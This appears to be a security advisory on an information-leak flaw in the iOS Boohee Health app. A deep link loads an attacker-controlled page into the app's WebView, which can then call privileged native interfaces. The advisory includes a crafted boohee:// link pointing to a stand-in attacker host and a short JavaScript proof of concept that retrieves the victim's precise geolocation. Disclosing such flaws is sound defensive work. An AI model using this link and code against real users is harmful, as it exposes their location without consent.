
An information leak vulnerability in the iOS version of Boohee Health App

Brief Description

Boohee Health app is a popular Health & Fitness app, providing functions such as health management, calorie query, customized recipes, diet analysis and food calorie recognition by photo. It ranks **No.8 in the "Health & Fitness" category** list on the App Store of the Chinese region and has **107,000 ratings**.



The iOS version of the Boohee Health supports opening web pages from external deep link URL


(Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Boohee Health app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation information** (such as precise geolocation, city).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **boohee://web/https://attack.com/iOSJS/booheehealth/atkBooheeHealth.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Boohee Health app and opens the webpage **https://attack.com/iOSJS/booheehealth/atkBooheeHealth.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's geolocation information** (such as precise geolocation, city).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
window.getTheLocationDetailFininsh = function(res){
    var json = res;
    document.getElementById("PreciseGeolocation").innerText = "Your Precise
    Geolocation: " + " (" + json.longitude + ", " + json.latitude + ")";
    document.getElementById("City").innerText = "Your City: " + json.cityName;
}
window.webkit.messageHandlers.openLocationRequest.postMessage({});
```

Impact of the Vulnerability

Scope of the vulnerability: Boohee Health iOS version 13.0.13 (the latest version as of 2025-01-16).

Consequences of the vulnerability: Information disclosure.

Download link for affected application:

- **CN:** https://apps.apple.com/cn/app/%E8%96%84%E8%8D%B7%E5%81%A5%E5%BA%B7-%E5%87%8F%E8%82%A5%E5%81%A5%E8%BA%AB%E8%BD%BB%E6%96%AD%E9%A3%9F/id457856023
- **US:** https://apps.apple.com/us/app/%E8%96%84%E8%8D%B7%E5%81%A5%E5%BA%B7-%E5%87%8F%E8%82%A5%E5%81%A5%E8%BA%AB%E8%BD%BB%E6%96%AD%E9%A3%9F/id457856023

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.